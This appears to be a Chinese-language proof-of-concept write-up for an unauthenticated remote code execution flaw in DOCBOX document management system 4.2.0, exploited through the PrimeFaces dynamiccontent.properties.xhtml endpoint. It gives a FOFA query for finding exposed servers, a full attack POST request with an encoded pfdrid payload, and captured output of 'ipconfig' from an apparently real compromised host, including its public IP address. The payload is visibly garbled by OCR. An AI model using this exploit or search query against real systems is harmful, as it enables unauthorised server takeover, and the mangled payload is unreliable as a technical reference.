
# D12-1DOCBOX-文档管理系统-RCE

### 漏洞描述:

DOCBOX电子文档管理系统4.2.0版本中dynamiccontent.properties.xhtml接口存在远程代码执行漏洞,未经身份认证的攻击者可以获取服务器权限。

#### 网站图片:



### 网络测绘:

#### fofa语法.

FOFA: body="docbox.webapp"

### 漏洞复现:

#### payload:

POST /docbox.webapp/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1

Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip

pfdrt = scaln = prime faces apfdrid = uMK1 j PgnOTVxmOB & 2BH6 & 2FQEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FQEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FQEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FQEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FQEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FGEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FGEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FGEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FGEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FGEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2BH6 & 2FGEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2FGEPW9ghJMSL3 PRdkfmbii PkUDzOAoSQnmBt4dYyjvjGhVqupdmBV & 2FKAe 9gtw54DSQC172JjEAsHTRvxAuJC & 2FGEPW9ghJMSL3 PkUDZOAOSQN & 2FGEPW9ghJMSL3

## 效果图:

```
〈 〉 数据包扫描 热加载 构造音录 50 Responses 340bytes / 783ms
                                                                                                                                                                                                                                                                                                                                                                 Q 👩
                                                                                                                                                                                                                                                                                                              美化 请输入定位响应
Request
POST:/docbox.webapp/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1
Host :
User-Agent: Mozilla/5.0 reac.mush; Intel Mac OS X:10_14_3) AppleWebKit/605.1.15 (KHTML, like-Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
6
                                                                                                                                                                                                           1 HTTP/1.1-200-0K
                                                                                                                                                                                                                       HTTP/1.1-200-0K
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=58083E1625C82DA672059E1CDA9605CE; Path=/docbox.webapp/; HttpOnly
Content-Type: text/plain; charset-utf-8
Date: Wed, 96-Dec: 2023-08:43:47-GMT
Content-Length: 340
           Windows-IP-Konfiguration
                                                                                                                                                                                                                       Ethernet-Adapter-Ethernet:

      ...Verbindungsspezifisches DNS-Suffix: stratoserver.net

      ...Verbindungslokale:IPv6-Adresse
      ::fe80::4c02:26cc:d086:bb41%3

      ...IPv4-Adresse
      ::81.169.200.109

      ...Subnetzmaske
      ::255.255.255.255

      ...Standardgateway
      ::81.169.192.1
```